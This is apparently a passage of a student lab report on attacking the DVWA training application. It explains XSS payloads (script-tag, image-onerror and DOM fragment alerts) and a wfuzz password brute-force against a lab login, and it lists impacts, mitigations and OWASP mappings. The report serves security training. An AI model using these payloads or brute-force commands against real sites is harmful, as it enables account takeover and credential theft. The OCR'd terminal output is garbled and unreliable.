
It is used when quotes are allowed



- **SVG Payload**

<svg> is often not filtered

Executes immediately



Impact of Reflected XSS:

- Theft of session cookies
- Account hijacking
- Execution of actions as the victim (CSRF-like behavior)
- Redirection to malicious websites
- Browser-based malware delivery
- Credential theft via fake login forms

Mitigation:

- **Secure Coding Practices**
 - Input validation (allow only expected characters)
 - Output encoding (HTML, JavaScript, URL encoding)
 - Avoid reflecting raw user input in responses
 - Use safe templating engines
- **Browser & Security Controls**
 - Implement Content Security Policy (CSP)
 - Use HTTPOnly and Secure flags on cookies

- Disable inline JavaScript where possible

- Framework-Level Protection

Use modern frameworks with built-in XSS protection

OWASP Mapping:

OWASP A05:2025 - Injection

(3)STORED XSS:

Stored XSS (Persistent XSS) occurs when:

- Malicious input is saved on the server (database, file, log)
- The application later displays that data to users
- The browser executes the attacker's JavaScript automatically

Unlike reflected XSS, no special link is required after injection.

Stored XSS Is More Dangerous Because:

- Payload is stored permanently
- Every user who visits the page is affected
- Attack spreads automatically
- Admin users are often the victims

This makes Stored XSS more severe than Reflected XSS.


XSS Payloads:

Payload 1: Basic Script Tag XSS

```
<script>alert(1)</script>
```

This Payload Means:

- <script> tells the browser JavaScript is coming
- alert(1) is a JavaScript function that shows a popup
- </script> closes the script block





Payload 2: Image Error Event XSS

`<img src=x onerror=alert('XSS')>`

This Payload Means:

- `<img>` creates an image element
- `src=x` → invalid image source
- `onerror` → event triggered when image fails
- `alert('XSS')` → JavaScript execution





Payload 3: SVG Onload XSS

This Payload Means

- <svg> is a valid HTML element
- onload runs when element loads
- Executes JavaScript immediately

How It Works:

- Browser parses SVG element
- onload event triggers
- JavaScript executes



Impact of stored XSS:

- Theft of session cookies
- Account takeover, including admin accounts
- Execution of malicious actions on behalf of victims
- Credential harvesting via fake login forms
- Malware delivery and browser exploitation
- Persistent compromise affecting all users

Mitigation:

- Input Handling
 - Validate input
 - Reject HTML/JavaScript input where not required
 - Apply strict server-side validation
- Output Encoding

Encode data before displaying it:

- HTML Encoding
 - JavaScript Encoding
 - Attribute Encoding
 - Never trust stored data
- Secure Development Practices
 - Avoid using dangerous DOM functions
 - Use secure templating engines
- Browser & Application Security
 - Implement Content Security Policy
 - Use HttpOnly and Secure flags for cookies
 - Disable inline JavaScript execution
 - Regular security testing and code reviews

OWASP Top 10 Mapping:

OWASP A05:2025 - Injection

(4)DOM-BASED XSS:

DOM-Based XSS occurs when:

- JavaScript running in the browser takes user input
- Modifies the DOM (Document Object Model)
- Inserts the input into the page without validation
- Malicious JavaScript executes entirely on the client side

Payloads for DOM XSS:

Payload : Script Tag (URL Based)


```
#<script>alert('DOM XSS')</script>
```

This Payload Means:

- # → URL fragment (not sent to server)
- <script> → JavaScript execution tag
- alert('DOM XSS') → Proof of execution

It Works:

- Browser loads page
- JavaScript reads location.hash
- Injects content into DOM
- Browser executes <script>



Impact of DOM based XSS:

- Session Hijacking
- Account Takeover
- Credential Theft
- Unauthorized Actions
- Defacement
- Security Tools May Miss It

Mitigation:

- Never trust client-side input
- Use Safe DOM APIs
- Sanitize User Input
- Implement Content Security Policy (CSP)
- Avoid Inline JavaScript
- Encode Output Properly

OWASP Mapping:

A05:2025 – Injection

(5)BRUTE FORCE:

A Brute Force attack is when an attacker tries many username/password combinations until the correct login is found.

Brute Force Vulnerability is when a website

- Allows unlimited login attempts
- Has no CAPTCHA
- Has no account lockout
- Gives different error messages

This allows attackers to automatically guess passwords.

Tool Used:

wfuzz

wfuzz is a web application fuzzing and brute-force tool used to test how web applications handle user input.

It works by:

- Sending multiple HTTP requests
- Replacing a marker ('FUZZ') with payloads
- Analyzing server responses
- Identifying abnormal behavior (login success, errors, vulnerabilities)

wfuzz is used because DVWA is a web application not a network service.

wfuzz is suitable because it:

- Sends real HTTP GET/POST requests
- Handles cookies (PHPSESSID, security level)
- Detects response differences instead of relying on HTTP status codes

Commands Used:

Command 1:

```
wfuzz -c -z file,passwords.txt \
```

```
-H "Cookie: PHPSESSID=piegogptc1bgei5frtcde0f485; security=low" \
```

```
--hw 275 \
```

```
"http://192.168.100.10/DVWA/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login"
```

This command means:

- wfuzz → Runs the web fuzzer tool
- -c → Enables colored output for better readability
- -z file,passwords.txt → Uses passwords.txt as the password wordlist
- FUZZ → Placeholder where each password from the wordlist is injected
- -H "Cookie: ..." → Sends valid session cookies required by DVWA
- --hw 275 → Hides failed login responses with 275 words
- Target URL → DVWA brute-force page using a GET request

How it works:

wfuzz sends multiple login requests, replacing FUZZ with each password from the list. Failed responses are filtered out, and any response that looks different indicates a successful login.

Command 2:

```
wfuzz -c -z file,passwords.txt \
```

```
-H "Cookie: PHPSESSID=piegogptc1bgei5frtcde0f485; security=low" \
```

```
--hw 280 \
```

```
"http://192.168.100.10/DVWA/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login"
```

This command means:

- wfuzz → Web application fuzzing and brute-force tool
- -c → Enables colored output
- -z file,passwords.txt → Uses passwords.txt as the password wordlist
- FUZZ → Placeholder replaced with each password
- -H "Cookie: ..." → Sends required DVWA session cookies
- --hw 280 → Hides failed login responses with 280 words
- URL → DVWA brute-force page using a GET request

How it works:

wfuzz sends repeated login requests with different passwords, filters out failed attempts, and highlights any response that indicates a successful login.

```
Session Actions Edit View Help

Total time: 0.000000
Processed Requests: 0
Filtered Requests: 0
Requests/sec.: 0.000000

--kali@kali:~$
$ wfuzz -r file.passwords.txt \
-H "Cookie: PHPSESSID=pliegogtclgel5ftride0f485; security=low" \
-u 275 \
--url http://192.168.100.10/DVWA/vulnerabilities/brute/username=admin&password=FUZZ20Login

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:
Pycurl is not compiled against OpenSSL. Wfuzz might not work cor-
rectly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.100.10/DVWA/vulnerabilities/brute/username=admin&password=FUZZ20Login
Total requests: 5

ID      Response  Lines  Word  Chars  P
-----
000000001  200      113 L   204 W   4775 Ch  +
                                     a
                                     Y
                                     l
                                     o
                                     a
                                     d

Total time: 0.000000
Processed Requests: 0
Filtered Requests: 0
Requests/sec.: 0.000000

--kali@kali:~$
$ wfuzz -r file.passwords.txt \
-H "Cookie: PHPSESSID=pliegogtclgel5ftride0f485; security=low" \
-u 275 \
--url http://192.168.100.10/DVWA/vulnerabilities/brute/username=admin&password=FUZZ20Login

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:
Pycurl is not compiled against OpenSSL. Wfuzz might not work cor-
rectly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.100.10/DVWA/vulnerabilities/brute/username=admin&password=FUZZ20Login
Total requests: 5
```

```
File Machine View Input Devices Help

Requests/sec.: 0

--kali@kali:~$
$ wfuzz -r file.passwords.txt \
-H "Cookie: PHPSESSID=pliegogtclgel5ftride0f485; security=low" \
-u 275 \
--url http://192.168.100.10/DVWA/vulnerabilities/brute/username=admin&password=FUZZ20Login

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:
Pycurl is not compiled against OpenSSL. Wfuzz might not work cor-
rectly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.100.10/DVWA/vulnerabilities/brute/username=admin&password=FUZZ20Login
Total requests: 5

ID      Response  Lines  Word  Chars  P
-----
000000003  200      113 L   204 W   4778 Ch  +
                                     a
                                     Y
                                     l
                                     o
                                     a
                                     d

Total time: 0.037107
Processed Requests: 0
Filtered Requests: 0
Requests/sec.: 134.7620
```

Restore Session

Vulnerability: Brute Force

Net Secure http://192.168.100.10/DVWA/vulnerabilities/brute/username=admin&password=password&Login=Login#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Vulnerability: Brute Force

Login

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-by-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Impact of brute force:

- Account takeover
- Privilege escalation
- Unauthorized access

Mitigation:

- Implement account lockout
- Add CAPTCHA after failed attempts
- Enforce strong password policy
- Enable rate limiting
- Monitor authentication logs

OWASP Mapping:

OWASP A07: 2025 - Authentication Failures

CONCLUSION:

This assessment demonstrates that the DVWA application is critically vulnerable to SQL Injection, Reflected XSS, Stored XSS, DOM based XSS and Brute Force attacks. These vulnerabilities enable complete compromise of authentication mechanisms, unauthorized data extraction, and execution of malicious client-side scripts.

In real-world environments, such weaknesses would lead to data breaches, financial losses, regulatory penalties, and reputational damage. Proper secure coding practices, input validation, authentication controls, and security testing are essential to mitigate these risks.

